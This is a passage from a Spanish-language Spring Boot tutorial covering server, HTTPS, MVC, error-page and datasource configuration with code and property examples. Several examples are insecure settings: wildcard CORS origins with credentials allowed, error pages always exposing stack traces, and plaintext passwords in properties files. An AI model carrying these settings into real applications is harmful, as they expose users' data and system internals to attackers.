Por defecto Spring Boot aplica “Thymeleaf”, y no sabe nada de páginas JSP ni del directorio “WEB-INF”. Si queremos usarlo tenemos que añadir la dependencia “tomcat-embed-jasper”, el núcleo de Tomcat. Por supuesto existen más servidores (los más habituales son Tomcat “jasper” y Jetty), sólo tienes que añadir dependencias diferentes. En la página <https://www.baeldung.com/spring-boot-application-configuration> encontrarás ejemplos.

La configuración HTTP de nuestro servidor integrado se realiza con propiedades. Dos de ellas son casi obligatorias:

```
server.port=8283  
server.address=localhost
```

Por defecto lanzará nuestro servidor en **http://localhost:8080**, pero con estas propiedades podemos definir el puerto HTTP que escucharemos y desde qué servidor. Como es lógico dependen de la configuración del ordenador desde el que se lance la aplicación. Si el servidor o la IP no están configurados o no podemos usar ese puerto la ejecución fallará.

Hay docenas de propiedades adicionales. Por ejemplo, quiero usar HTTPS en mi servidor. Necesito un almacén de claves, tal como vimos en el apartado 8.4.1, “Configuración de Tomcat”. Puedo tenerlo donde quiera, pero en este caso lo copio en el proyecto:



Es una mala idea desde el punto de vista de la seguridad, pero quería un ejemplo de fichero insertado en el propio proyecto. Y ahora sólo tengo que configurar las propiedades adecuadas:

```
server.ssl.key-store=classpath:almacen  
server.ssl.key-store-password=clavealmacen
```

En mi versión de Spring Boot me basta con esas dos. La primera indica la ubicación del archivo de claves y la segunda la contraseña del mismo. Fíjate en **classpath**. Cuando un elemento de Spring te pida una ruta a un fichero “externo” siempre puedes indicar un camino relativo a tu proyecto con ese prefijo.

Tradicionalmente hacen falta otras dos propiedades, aunque como ya he dicho esta vez no las he necesitado:

```
server.ssl.key-alias=tomcat  
server.ssl.key-store-type=pkcs12
```

Sólo tengo una clave en mi fichero, por lo que no es preciso indicar el alias. Y el tipo de almacén lo ha descifrado él sólo.

Hay muchas más propiedades. A continuación muestro algunas que pueden resultarte útiles. En cuanto al uso de SSL/TSL:

<b>Propiedad server.ssl...</b>	<b>Descripción</b>
<b>enabled</b>	Activa la funcionalidad para SSL. True por defecto. No es necesario usar "Spring Security" para obligar a usar la conexión segura.
<b>key-alias</b>	El alias de la clave a usar, dentro del almacén de claves.
<b>key-password</b>	La contraseña de esa clave.
<b>key-store</b>	La ruta al almacén Recuerda que Spring utiliza "classpath" para los caminos referidos al propio proyecto.
<b>key-store-password</b>	Contraseña del almacén de claves.
<b>key-store-type</b>	Tipo de almacén, como "jks" o "pkcs12".
<b>protocol</b>	TSL por defecto. La versión del protocolo que usará.

Y en cuanto al servidor en general:

<b>Propiedad server...</b>	<b>Descripción</b>
<b>port</b>	Puerto a utilizar. 8080 por defecto. Un "0" significa que use un puerto aleatorio, y un "-1" que no utilice ninguno.
<b>address</b>	La IP o el dominio. "localhost" por defecto.
<b>compression.enabled</b>	Si admite respuestas comprimidas. False por defecto.
<b>max-http-header-size</b>	Tamaño máximo de la cabecera.
<b>servlet.context-path</b>	El "context path" de la aplicación, por defecto "/".
<b>servlet.session.cookie...</b>	No quiero extenderme tanto, pero dispones de una docena de propiedades para configurar la cookie de sesión: nombre, caducidad, accesible desde JavaScript, transporte seguro...
<b>servlet.session.timeout</b>	Tiempo de inactividad máximo antes de que la sesión caduque.

Y una propiedad adicional:

<b>Propiedad</b>	<b>Descripción</b>
<b>spring.main.web-application-type</b>	"none" desactiva el servidor embebido. Cuando se ejecute la aplicación desde "main" finalizará inmediatamente.

Hay muchas más. Por ejemplo, cada servidor tiene su propia familia de propiedades para sus opciones de configuración. Consulta <https://docs.spring.io/spring-boot/docs/current/reference/html/appendix-application-properties.html#server-properties> para más información.

Spring Boot configura el servidor para que escuche sólo un único puerto. Podemos añadir puertos adicionales, pero para eso tenemos que configurar un bean. Todas las opciones que podamos definir mediante propiedades también las podemos crear en Java, pero es más incómodo; si necesitamos dos puertos lo más habitual es que definamos uno para HTTPS, que configuraremos mediante propiedades y otro para HTTP, que lo definiremos con Java por ser el más sencillo:

```
@Configuration
public class ConfigurarConectores {
    @Value("${puertos.http}")
    private String puertos;

    @Bean
    public TomcatServletWebServerFactory servletContainer() {
        TomcatServletWebServerFactory tomcat=new TomcatServletWebServerFactory();
        Connector[] additionalConnectors = this.additionalConnector();
        if (additionalConnectors != null && additionalConnectors.length > 0) {
            tomcat.addAdditionalTomcatConnectors(additionalConnectors);
        }
    }
}
```

---

```

        return tomcat;
    }

private Connector[] additionalConnector() {
    if (puertos==null || puertos.trim().length()==0) return null;
    String[] ports = puertos.split(",");
    List<Connector> result = new ArrayList<>();
    for (String port : ports) {
        Connector connector=new Connector("org.apache.coyote.http11.Http11NioProtocol");
        connector.setScheme("http");
        connector.setPort(Integer.valueOf(port));
        result.add(connector);
    }
    return result.toArray(new Connector[] { });
}
}

```

He adaptado el ejemplo de la pagina <https://stackoverflow.com/questions/36357135/configure-spring-boot-with-two-ports>. Si definimos una propiedad como ésta:

`puertos.http=8080,8081`

La aplicación abrirá conexiones en los puertos 8080 y 8081 para HTTP y en el 8283 para HTTPS, tal como lo hemos configurado con las propiedades.

## 9.4 Spring Web MVC

El framework Spring Web MVC usa al menos una docena de componentes, y configurarlo todo siempre ha sido laborioso. A lo largo de los años se han creado atajos de XML para ahorrar tiempo, pero sin duda la solución de Spring Boot es la mejor: no hay que hacer nada. Aplica configuración por defecto y define los beans típicos. Alguna de las tareas que realiza automáticamente:

- Inicia un resolutor de vistas de clase “InternalResourceViewResolver”, que permite añadir un prefijo y sufijo a la “clave” devuelta por los métodos de acción para decidir qué página dibujará la vista.
- Inicia un resolutor de mensajes de clase “ReloadableResourceBundleMessageSource”, que nos deja añadir ficheros “properties” para traducciones y personalización de mensajes de error.
- Registra automáticamente cualquier bean de clase “Converter” o “Formatter”.
- Resuelve todos los recursos estáticos (imágenes, estilos, etc.) automáticamente. Los directorios por defecto se refieren a “/static”, “/public”, “/resources” o “/META-INF/resources” dentro del classpath (es decir, “/src/main/resources”). Como nosotros utilizamos páginas JSP creamos la carpeta **/src/main/webapp** y usamos alguna dependencia referida a este tipo de páginas, como JSTL. Spring Boot es listo y usa esa carpeta.
- Serialización automática de JSON.
- Página de bienvenida por defecto, favicon... todo lo típico de una aplicación Web.
- Mapeo automático de peticiones a métodos.
- Páginas de error por defecto.
- Activación de los sistemas de plantillas Freemarker, Groovy, Thymeleaf o Mustache. Nosotros no hemos querido ninguna de esas y por eso configuramos JSP y Tiles.

### 9.4.1 Tareas habituales

Lógicamente no estaremos de acuerdo con alguno de los valores que aplica por defecto, por lo que “sí que haremos algo”. En la mayoría de los casos podremos cambiar el comportamiento del framework con simples propiedades:

Propiedad	Descripción
<code>spring.mvc.view.prefix</code>	Prefijo que se pegará a la clave devuelta por un método de acción para completar el camino completo de la página JSP.

<b>Propiedad</b>	<b>Descripción</b>
<b>spring.mvc.view.suffix</b>	El sufijo, generalmente “.jsp”
<b>spring.messages.basename</b>	Lista de ficheros “properties” para el resolutor de mensajes. Se supone que cuelgan de “resources”.
<b>spring.messages.encoding</b>	Codificación de los ficheros, UTF-8 por defecto.
<b>spring.mvc.locale</b>	Localidad por defecto, como “en” o “es_ES”, aunque por defecto es sobrescrito por “Accept-Language”.
<b>spring.mvc.locale-resolver</b>	“accept-header” por defecto, aunque se puede poner “fixed”. No es habitual.
<b>spring.jackson.date-format</b>	Formato por defecto para la serialización a JSON, y viceversa, por ejemplo ‘yyyy-MM-dd’.
<b>spring.jackson.mapper.default-view-inclusion</b>	False por defecto. Las propiedades que no pertenecen a una vista concreta se consideran parte de todas las vistas. Repasa el apartado 6.6, “Jackson”.

Existen cientos de propiedades. Referidas a esas familias, éstas son las que he utilizado en la aplicación de productos:

```
spring.mvc.view.prefix=/WEB-INF/vista/
spring.mvc.view.suffix=.jsp
spring.messages.basename=errores, textos
spring.jackson.mapper.default-view-inclusion=true
```

#### 9.4.2 Página de error por defecto

También podemos modificar la página de error por defecto<sup>14</sup> que muestra Spring Boot. Si no indicamos nada, cuando se produce una excepción no controlada o un error no previsto (la página solicitada no existe, por ejemplo) la solicitud del usuario se redirige a la petición “/error”, que automáticamente se resuelve con la clave “error”. En “alguna parte” existe el siguiente método de acción:

```
@RequestMapping("/error")
public String errores() {
    return "error";
}
```

Si esa página existe (si la clave “error” se resuelve y se llega a una página física) se dibujará. En caso contrario se lanza la clásica página de error de Spring Boot:

### Whitelabel Error Page

```
This application has no explicit mapping for /error, so you are seeing this as a fallback.

Fri May 29 20:44:11 CEST 2020
There was an unexpected error (type=Internal Server Error, status=500).
```

Tenemos varias propiedades para modificar el comportamiento por defecto:

<b>Propiedad server.error...</b>	<b>Descripción</b>
<b>path</b>	Por defecto “/error”. La petición que podremos mapear desde un método de acción propio. Cuidado, no podemos usar sin más el valor por defecto porque nos diría que estamos duplicando una ruta.
<b>include-exception</b>	Si la página tendrá disponible el atributo de la petición “\${exception}”. Es un texto con el nombre totalmente cualificado de la excepción que ha provocado el error, si existe. False por defecto.
<b>include-message</b>	Similar al anterior pero con el atributo “\${message}”. Es el “getMessage()” de la excepción, si existe. Admite “always” o “never”, por defecto.

<sup>14</sup> Tradicionalmente se la ha llamado “whitelabel”, vete a saber por qué.

<b>Propiedad server.error...</b>	<b>Descripción</b>
<b>include-trace</b>	Como el anterior pero para “\${trace}”
<b>include-binding-errors</b>	Como el anterior pero añadiendo el atributo “\${errors}” con los errores de binding.
<b>whitelabel.enabled</b>	True por defecto. Si se muestra la página “Whitelabel” cuando no se puede resolver “/error”.

Por ejemplo:

```
server.error.path=/errores
server.error.include-exception=true
server.error.include-message=always
server.error.include-stacktrace=always
```

Si aplico esa configuración tengo que mapear la petición “/errores” a un método de acción:

```
@RequestMapping("/errores")
public String errores() {
    return "errores";
}
```

Para este tipo de métodos simples puede ser preferible usar el método “addViewControllers()”, como veremos en el apartado siguiente.

La página JSP que se dibuje a partir de esa clave puede hacer referencia a los atributos que hemos visto en la tabla anterior:

```
<h1>Soy la página de error</h1>
<p>${message}</p>
<p>${exception}</p>
<pre>${trace}</pre>
```

#### 9.4.2.1 Problemas con las páginas JSP. ErrorController

En las últimas versiones de Spring Boot y usando páginas JSP, he sido incapaz de cambiar la ruta de la página de error modificando las propiedades que acabamos de ver; o se produce un error por duplicidad de rutas o en el mejor de los casos ignora los cambios solicitados.

Por suerte las soluciones tradicionales siguen funcionando:

```
@Controller
public class ControladorError implements ErrorController{

    @RequestMapping("/error") //el error por defecto de Spring Web
    public String errores() {
        return "redirect:/general/error";
    }

    @RequestMapping("/general/error")
    public String erroresConEstilo() {
        return "varios/error";
    }
}
```

La antigua interfaz **ErrorController** marca un controlador como el controlador de errores por defecto. Aquí sí me permite redirigir la solicitud “/error” por defecto a donde desee. En este caso aplico el clásico truco para que las referencias relativas que pueda contener la página sean correctas.

#### 9.4.3 WebMvcConfigurer

A menudo necesitamos un mayor control sobre el comportamiento de la aplicación Web. Hay varias maneras de conseguirlo, dependiendo del grado de control que queramos, pero casi todo el mundo define una clase de configuración que implementa la interfaz **WebMvcConfigurer**:

---

```

@Configuration
public class ConfigurarMVC implements WebMvcConfigurer{
    ...
}

```

Es una interfaz de Java 8 con varios métodos “default”, que podemos sobrescribir para modificar el comportamiento del framework. En la tabla siguiente no están todos los métodos, pero sí los que sobrescribirás con más frecuencia:

Método	Descripción
<b>addCorsMappings(CorsRegistry)</b>	Configura el procesamiento de peticiones CORS.
<b>addFormatters(FormatterRegistry)</b>	Permite registrar manualmente conversores y formateadores
<b>addInterceptors (InterceptorRegistry)</b>	Interceptores para el pre/post procesado de la ejecución de métodos de control y respuestas.
<b>addResourceHandlers (ResourceHandlerRegistry)</b>	Controladores para servir recursos estáticos, incluso desde el “classpath:” o el sistema de ficheros ,“files:”
<b>addViewControllers (ViewControllerRegistry)</b>	Mapeo directo de peticiones a vistas.
<b>configureHandlerExceptionResolvers (List&lt;HandlerExceptionResolver&gt;)</b>	Resolutores adicionales de excepciones no controladas.
<b>configureViewResolvers (ViewResolverRegistry)</b>	Resolutores de vistas adicionales, a partir de una clave de tipo String.

En versiones anteriores de Spring Boot se extendía la clase “WebMvcConfigurerAdapter”, pero actualmente está marcada como obsoleta.

#### 9.4.3.1 addCorsMappings, addInterceptors, addFormatters , addViewControllers

En la aplicación de productos he usado esta configuración:

```

@EnableWebMvc
@Configuration
public class ConfigurarMVC implements WebMvcConfigurer {

    @Override
    public void addCorsMappings(CorsRegistry r) {
        r.addMapping(" /usuario/**")
            .allowedOrigins("*")
            .allowedMethods("GET")
            .allowCredentials(true)
            .maxAge(900);

        r.addMapping(" /producto/verajax.html")
            .allowedOrigins(" http://localhost:6080 ")
            .allowedMethods("POST")
            .allowCredentials(true);
    }

    @Bean
    public LocalValidatorFactoryBean validator(MessageSource ms) {
        LocalValidatorFactoryBean bean = new LocalValidatorFactoryBean();
        bean.setValidationMessageSource(ms);
        return bean;
    }

    @Bean
    public LocaleResolver localeResolver() {
        return new SessionLocaleResolver();
    }
}

```

---

```

@Bean
public LocaleChangeInterceptor localeChangeInterceptor() {
    LocaleChangeInterceptor lci = new LocaleChangeInterceptor();
    lci.setParamName("idioma");
    return lci;
}

@Override
public void addInterceptors(InterceptorRegistry registry) {
    registry.addInterceptor(localeChangeInterceptor());
}

@Override
public void addViewControllers(ViewControllerRegistry registry) {
    registry.addViewController("/ejemplo/uno").setViewName("usuario.ver");
    registry.addViewController("/dos").setViewName("redirect:/usuario/ver.html");
}

@Override
public void addFormatters(FormatterRegistry registry) {
    registry.addFormatterForFieldAnnotation(new DniFactoria());
    registry.addFormatterForFieldAnnotation(new LetraFactoria());
}
}

```

Ya lo hemos visto en capítulos anteriores, pero ahora sabemos qué significa exactamente:

- En el apartado 5.5.2, “Traducción automática” expliqué como usar el método **addInterceptors()** y los beans correspondientes para usar el fichero de recursos asociado al idioma seleccionado.
- En el apartado 6.1.4, “Acciones simples” aprendimos el uso del método **addViewControllers()** para mapear peticiones simples.
- Vimos ejemplos de **addFormatters()** en el capítulo 7, “Validación, conversión y formateo de datos”, y que a menudo no es necesario utilizarlo porque Spring Boot registra ese tipo de beans automáticamente.
- En el capítulo dedicado a la seguridad, concretamente en el punto 8.20.4, “Configuración con Spring MVC” vimos cómo se configuraba CORS con el método **addCorsMappings()**.

#### 9.4.3.2 configureViewResolvers

Podemos configurar un elemento de muchas formas, sobre todo si Spring Boot reconoce lo que estamos haciendo. En la aplicación de ejemplo “Productos” he configurado Tiles en una clase aparte, tal como vimos en el apartado 5.6.2.3, “Configuración de Spring Boot y dependencias”:

```

@Configuration
public class ConfigurarTiles {
    ...

    @Bean
    public UrlBasedViewResolver viewResolver() {
        UrlBasedViewResolver tilesViewResolver = new UrlBasedViewResolver();
        tilesViewResolver.setViewClass(TilesView.class);
        return tilesViewResolver;
    }
}

```

En una clase JavaConfig he creado un bean de tipo “ViewResolver”. Spring Boot lo detecta y lo registra de forma automática, de forma muy similar a lo que hizo en su momento con los conversores y formateadores. Pero también lo podemos hacer nosotros directamente. Elimino la clase “ConfigurarTiles” y añado lo siguiente a “ConfigurarMVC”:

```

@Configuration
public class ConfigurarMVC implements WebMvcConfigurer {

    @Bean
    public TilesConfigurer tilesConfigurer() {

```

---

```

final TilesConfigurer configurer = new TilesConfigurer();
configurer.setDefinitions("/WEB-INF/tiles/tiles-.xml");
configurer.setCheckRefresh(true);
return configurer;
}

@Override
public void configureViewResolvers(ViewResolverRegistry registry) {
    TilesViewResolver viewResolver = new TilesViewResolver();
    registry.viewResolver(viewResolver);
}
...
}

```

Uso el método **configureViewResolvers()** para modificar el comportamiento por defecto y añadir Tiles como resolutor de vistas.

#### 9.4.3.3 Contenido estático. addResourceHandlers.

Por defecto los recursos estáticos se buscan a partir de la raíz del ServletContext (es decir, en cualquier zona pública del servidor) o dentro del classpath, en las carpetas “/static”, “/public”, “/resources” o “/META-INF/resources”.

Una de las maneras de cambiar esto es sobrescribiendo el método **addResourceHandlers()**. Por ejemplo, supongamos que ciertos usuarios tienen que poder leer los ficheros de recursos que utilizo para las traducciones:

```

@Override
public void addResourceHandlers(ResourceHandlerRegistry registry) {
    registry.addResourceHandler("/textos/textos*", "/textos/errores*")
        .addResourceLocations("classpath:/");
}

```

A partir de ahora, cualquier petición a “/textos” que comience por “textos” o “errores” se mapeará a la carpeta raíz del classpath, que coincide con “/src/main/resources”. Esta petición descargará el fichero:

[https://localhost:8443/productos/textos/textos\\_en.properties](https://localhost:8443/productos/textos/textos_en.properties)

A parte del prefijo “classpath” también admite “file” para referirse a archivos externos del sistema de ficheros. Y cómo no, Spring Boot proporciona más de una docena de propiedades para controlar este comportamiento.

#### 9.4.3.4 Excepciones. configureHandlerExceptionResolvers

Ya hemos visto el uso de las anotaciones “@ControllerAdvice” y “@ExceptionHandler” para la gestión de errores en los controladores, pero como es habitual podemos administrar los errores de más formas. Si queremos un tratamiento genérico a toda la aplicación no tenemos porqué añadir un controlador auxiliar:

```

@Controller
public class ControlErrores {
    @Bean
    public HandlerExceptionResolver simpleMappingExceptionResolver() {
        SimpleMappingExceptionResolver s=new SimpleMappingExceptionResolver();

        Properties p=new Properties();
        p.put("IllegalArgumentException", "error/uno");
        p.put("NumberFormatException", "error/dos");
        s.setExceptionMappings(p);

        s.setDefaultErrorView("error/general");
        return s;
    }
}

```

Cualquier bean que implemente la interfaz **HandlerExceptionResolver** se registrará como un “resolutor” de excepciones no controladas. En este caso he usado la clase **SimpleMappingExceptionResolver**, que como puedes ver en el código mapea nombres de excepciones a vistas. Permite especificar una página

---

concreta para cada “nombre” de excepción o bien definir una página por defecto cuando no se cumple ninguna de las anteriores.

¿Qué significa “se registrará”? Lo mismo que ya hemos visto para otros elementos. En función del tipo de bean Spring Boot sabe qué hacer con ellos, y nos ahorra muchos detalles de configuración. Realmente tendríamos que haber sobrescrito el método **configureHandlerExceptionResolvers()**:

```
@Override  
public void configureHandlerExceptionResolvers(List<HandlerExceptionResolver> r){  
    r.add(...);  
}
```

Por defecto está activo el “resolutor de excepciones” **DefaultHandlerExceptionResolver**, que convierte excepciones de cierto tipo en códigos de respuesta HTTP. Es una forma cómoda de provocar por ejemplo un “404” desde el código de Java. Consulta la API para ver la lista completa de excepciones. Disponemos de más clases, y por supuesto puedes implementar directamente la interfaz, aunque no creo que lo necesites nunca.

#### 9.4.4 Anotación @EnableWebMvc

Si deseas un control total sobre la configuración puedes añadir la anotación **@EnableWebMvc**:

<b>@EnableWebMvc</b>	<b>Tipo</b>	<b>Descripción</b>
<i>Al aplicar esta anotación a una clase “@Configuration” se importa la configuración Spring MVC de “WebMvcConfigurationSupport”.</i>		

La clase “WebMvcConfigurationSupport” configura Spring MVC. Hace que funcione “@Controller”, los mapeos de peticiones, los resolutores... activa un par de docenas de beans, es decir, pone en marcha el framework y **obliga** a configurar muchos detalles.

La puedes añadir a la clase que quieras, aunque lo más lógico es añadirla al JavaConfig que extiende a la interfaz anterior:

```
@EnableWebMvc  
@Configuration  
public class ConfigurarMVC implements WebMvcConfigurer {  
  
    @Override  
    public void addResourceHandlers(ResourceHandlerRegistry registry) {  
        registry.addResourceHandler("/js/**").addResourceLocations("/js/");  
        registry.addResourceHandler("/css/**").addResourceLocations("/css/");  
        registry.addResourceHandler("/img/**").addResourceLocations("/img/");  
    }  
    ...  
}
```

Con páginas JSP puede ser un poco molesta, ya que me he cargado unas cuantas cosas. Como ya he comentado Spring Boot no trabaja por defecto con JSP, sino con Thymeleaf o herramientas similares. Con este tipo de plantillas los recursos estáticos se buscan en “resources”, no en la carpeta pública de Tomcat. Por eso he tenido que configurar el método **addResourceHandlers()** para que los encuentre (también podría haber usado propiedades).

De todos modos tampoco funcionará correctamente. Otras de las cosas que he desconfigurado es la traducción “cómoda” de cabeceras JSON (el negociador de contenido), con lo que AJAX comenzará a fallarme... Obviamente, en este caso prefiero no utilizar la anotación.

## 9.5 Bases de datos

Es un tema muy extenso. Por suerte no necesitamos conocerlo todo para escribir aplicaciones Web: la gente de sistemas también tiene que ganarse la vida. Me limitaré a las tareas básicas de configuración y a las opciones típicas de Spring Data JPA con Hibernate.

Pero antes, un poco de cultura general.

### 9.5.1 DataSource y pool de conexiones

Desde Java podemos conectarnos directamente a una base de datos, pero lo más habitual es realizar la conexión a través de la interfaz **DataSource**. Una clase que implemente la interfaz se encargará de todos los detalles de conexión (usuario, contraseña, URL), separándolos de las tareas que realiza el modelo.

Como es habitual, el estándar Java se limita a definir la interfaz, por lo que necesitamos un proveedor que la implemente. La dependencia a Spring Data (“spring-boot-starter-data-xxx”) incluye una referencia a la biblioteca **HikariCP**, que se encarga de ello. Realmente define un pool de conexiones.

Un **Pool de Conexiones** es un “DataSource” muy ampliado. No sólo nos proporciona una conexión con la base de datos, sino que nos miente y hace lo que quiere, dentro de los parámetros que hayamos configurado. En sistemas multiusuario tenemos el problema típico: Si tenemos cien accesos concurrentes a la base de datos, ¿Cómo prefieres que se cuelgue la aplicación?

- Podemos tener un único “DataSource” compartido para los cien accesos. Como mínimo será lento, y seguramente los tiempos de acceso superen a los de espera máxima.
- Podemos tener un “DataSource” para cada acceso. Cien estructuras en memoria, y de las pesadas. Malo para la aplicación.

El problema se resolvió hace mucho tiempo. Configuraremos un pool (almacén, pozo, grupo) de conexiones con un número de conexiones mínimo, máximo, y de cuánto en cuánto las aumentaremos o disminuiremos. A medida que pidamos nuevas conexiones al “DataSource vitaminado” éste nos proporcionará una conexión **virtual**. Si por ejemplo le hemos dicho que como máximo cree diez conexiones y se producen cincuenta solicitudes, cada cliente pensará que tiene su propia conexión, pero en realidad habrá creado diez conexiones físicas cada una de ellas compartida por cinco clientes. El proceso es transparente para la aplicación que solicita el acceso a los datos (nuestra aplicación), por lo que nadie se entera de lo que sucede realmente.

Disponemos de varias decenas de propiedades **spring.datasource.hikari.\*** para cambiar los valores por defecto. En producción es una buena idea leer el manual de la base de datos subyacente y ajustar esos valores.

Podemos crear una instancia de un “DataSource” en la aplicación (es lo que hemos hecho hasta ahora), pero en producción se suele crear en el contenedor Web y accederemos a él mediante **JNDI**. No sólo queremos que la conexión sea independiente del modelo, sino desconocer totalmente dónde está la base de datos, qué es, sus contraseñas... de este modo cualquier cambio físico no afectará a la aplicación. Y además no tendremos que tener la contraseña como texto plano en el código de Java o en sus ficheros de configuración.

### 9.5.2 Configuración básica

Cuando Sprint Boot detecta en el classpath cualquier referencia a Spring Data comprueba si manualmente hemos configurado un bean “DataSource” capaz de gestionar la conexión a esa base de datos, o alguna referencia JNDI. Si no encuentra nada crea un bean (“Hikari”) que implementa la interfaz **DataSource**, y trata de configurarlo.

Si hemos incluido también una dependencia a una base de datos integrada de tipo H2, HSQL o Derby el framework la configurará automáticamente, aplicando unos valores por defecto que se suponen conocidos (guía de referencia) o que mostrará en la consola del sistema.

Pero si es una base de datos de otro tipo (Oracle, MySQL, SQL Server...) el framework no sabrá qué valores aplicar, por lo que es **obligatorio** configurarlos mediante propiedades:

```
spring.datasource.driverClassName=com.mysql.cj.jdbc.Driver  
spring.datasource.password=claveusuario  
spring.datasource.url=jdbc:mysql://localhost:3306/productos?serverTimezone=UTC  
spring.datasource.username=usuario
```

Si los valores se omiten o son incorrectos la ejecución fallará. Por supuesto también podemos indicarlos para las bases de datos integradas si los valores por defecto no nos valen. Las propiedades habituales para configurar el “DataSource” son:

Propiedad <b>spring.datasource...</b>	Descripción
<b>driver-class-name</b>	Nombre totalmente cualificado del driver. Spring Boot lo detecta automáticamente a partir del classpath.

<b>Propiedad spring.datasource...</b>	<b>Descripción</b>
<b>username</b>	<i>El login del usuario de la base de datos. Obligatoria.</i>
<b>password</b>	<i>La contraseña de usuario de la base de datos. Obligatoria.</i>
<b>url</b>	<i>La cadena de conexión. Obligatoria.</i>
<b>name</b>	<i>Nombre del bean “DataSource” que definirá Spring Boot, “testdb” por defecto.</i>

Las propiedades “username”, “password” y “url” son obligatorias si no estamos usando una de las bases de datos integradas. “driver-class-name” sólo es necesaria si en el classpath hay varios drivers distintos, aunque se suele indicar por costumbre.

Por supuesto podemos definir tantos “DataSource” como necesitemos, pero sólo uno se puede configurar con propiedades. Los demás tendremos que crearlos con “@Bean” y código de Java.

Las cadenas de conexión dependen de la base de datos que utilices. La verdad es que todo el mundo las busca en Internet o copia y pega. Aquí tienes unos cuantos ejemplos:

<b>Base de datos</b>	<b>Cadena</b>
MySQL v5	<i>jdbc:mysql://localhost:3306/productos</i>
MySQL v8	<i>jdbc:mysql://localhost:3306/productos?serverTimezone=UTC</i>
SQL Server	<i>jdbc:sqlserver://dbHostsqlexpress;user=login;password=clave</i>
Oracle	<i>jdbc:oracle:thin:@localhost:1521:orcl</i>
H2	<i>jdbc:h2:mem:testdb</i>
Derby	<i>jdbc:derby://localhost:1527/myDB;create=true</i> <i>jdbc:derby:bdEmbebida</i>

#### 9.5.2.1 Problemas con Oracle

Obviamente, si quieras usar una base de datos concreta tienes que incluir la dependencia Gradle o Maven correspondiente. Pero con Oracle tenemos un problema. Hasta mediados de 2019, por abstrusos motivos legales, no podrías descargar los drives de Oracle desde Maven. Aunque la dependencia aparece, los JARS no están. Tienes que descargar el driver (gratuito) desde la página de Oracle, instalarlo en tu repositorio maven o Gradle local y entonces usar la dependencia.

Una solución intermedia es copiar el driver a una carpeta de tu proyecto, por ejemplo “/lib” y usar ésta dependencia:

```
implementation files('lib/ojdbc8.jar')
```

Por fin, si la versión no te importa, en los últimos años sí existe un driver de Oracle que se comporta de forma civilizada. Tienes que buscar en maven un grupo llamado **com.oracle.jdbc**, con la letra “o” delante de “jdbc”:

```
implementation group: 'com.oracle.jdbc', name: 'ojdbc8', version: '19.3.0.0'
```

#### 9.5.3 Propiedades adicionales

Disponemos de decenas de propiedades; afortunadamente lo habitual es que sólo necesitemos unas pocas. Para el resto, tenemos <https://stackoverflow.com>:

<b>Propiedad spring.jpa ...</b>	<b>Descripción</b>
<b>properties.hibernate.dialect</b>	<i>Versión exacta de SQL que aplicará Hibernate.</i>
<b>show-sql</b>	<i>False por defecto. Si se activa, Hibernate mostrará en la consola las sentencias de SQL que realmente ejecuta.</i>
<b>properties.hibernate.format_sql</b>	<i>False por defecto. Mejora un poco la presentación de las sentencias de SQL.</i>

El “dialecto” a utilizar depende de la base de datos y de la versión usada. Por lo general no es necesario utilizarlo, pero desde hace un tiempo he tenido problemas con MySQL v8. Si no se lo indico y le pido que genere las tablas a partir de las entidades, no crea las claves extranjeras (FK):

```
spring.jpa.properties.hibernate.dialect=org.hibernate.dialect.MySQL8Dialect
```

Me imagino que dentro de un tiempo el ORM reconocerá la versión y no hará falta indicarlo. Las otras dos propiedades pueden ser útiles durante el desarrollo. Si activo la primera:

```
spring.jpa.show-sql=true
```

En la consola se mostrarán este tipo de mensajes:

```
Hibernate: create table producto (precio double, proveedor_id integer not...
Hibernate: create table proveedor (id integer generated by default ...
Hibernate: create table tipo_producto (id CHAR(5) not null, nombre varchar(100)...
...
insert into usuario (clave, nombre_completo, login) values (?, ?, ?)
...
select roles0_.usuario_login as usuario_1_4_0_, ... roles0_.usuario_login=?
```

Si utilizo también la otra los mensajes se leerán mejor:

```
Hibernate:
  insert
  into
    producto
      (precio, proveedor_id, tipo_producto_id)
  values
    (?, ?, ?)
```

Pero sigue sin mostrar los valores de los parámetros. Para poder verlos tengo que usar una propiedad adicional:

```
spring.jpa.show-sql=true
spring.jpa.properties.hibernate.format-sql=true
logging.level.org.hibernate.type.descriptor.sql.BasicBinder=TRACE
```

La propiedad **logging.level.org.hibernate.type.descriptor.sql.BasicBinder** pertenece a la configuración de los “logs”, en este caso referida a los parámetros de las sentencias de SQL generadas por Hibernate. El resultado:

```
Hibernate:
  insert
  into
    tipo_producto
      (nombre, id)
  values
    (?, ?)
2020-06-02 13:58:57.763 TRACE 8092 --- [    as [VARCHAR] - [Goma de borrar pequeña]
2020-06-02 13:58:57.763 TRACE 8092 --- [    as [VARCHAR] - [GBP]]
```

### 9.5.4 Datos iniciales

Cuando estamos desarrollando el modelo es habitual realizar cambios en la estructura de las tablas, y seguramente querremos un sistema cómodo que nos permita hacerlo o incluso que las genere a partir de las entidades. E independientemente de la estructura, cuando ejecutamos una aplicación por primera vez las tablas están vacías, y necesitamos que tengan ciertos datos básicos: el usuario por defecto, la lista de provincias, tipos de asientos, datos de contacto, etc.

Evidentemente podemos usar código de Java; en el apartado 9.2.1, “Aplicación estándar” ya hemos visto algo parecido. Sin embargo Spring Boot nos proporciona varias maneras de configurar el inicio de los datos sin necesidad de escribir código. En los siguientes apartados veremos las siguientes propiedades:

Propiedad spring...	Descripción
jpa.hibernate.ddl-auto	Especifica si Hibernate creará las tablas a partir de la definición de las entidades. Admite “none”, “validate”, “update”, “create”, “create-drop”.
jpa.generate-ddl	Una versión más limitada de la propiedad anterior. Sólo true o false.
datasource.platform	Define el sufijo para los scripts DDL y DML adicionales.
datasource.initialization-mode	Decide si se ejecutan los scripts de inicialización. Valores posibles: “embedded”, “always”, “never”.

#### 9.5.4.1 Hibernate

Si estamos utilizando Hibernate podemos usar la propiedad **spring.jpa.hibernate.ddl-auto**:


```
spring.jpa.hibernate.ddl-auto=create-drop
```

Activa la “generación DDL”, es decir, la creación de las tablas a partir de las entidades definidas en el modelo. Admite los siguientes valores:

Valor	Descripción
none	No hace nada. Es el valor por defecto.
validate	Comprueba que las entidades se corresponden con las tablas existentes.
update	Añade cambios: nuevas tablas, columnas, restricciones... pero nunca elimina nada.
create	Si una tabla no existe la crea. Nunca modifica una tabla creada previamente.
create-drop	En función de las entidades, decide que tablas hay que crear, las borra si existen (“drop”) y las crea (“créate”). No modifica el resto de objetos de la base de datos.

Hay una propiedad del sistema relacionada, “spring.jpa.generate-ddl”, que sólo admite un boolean. Si utilizas Hibernate es mejor usar la otra.

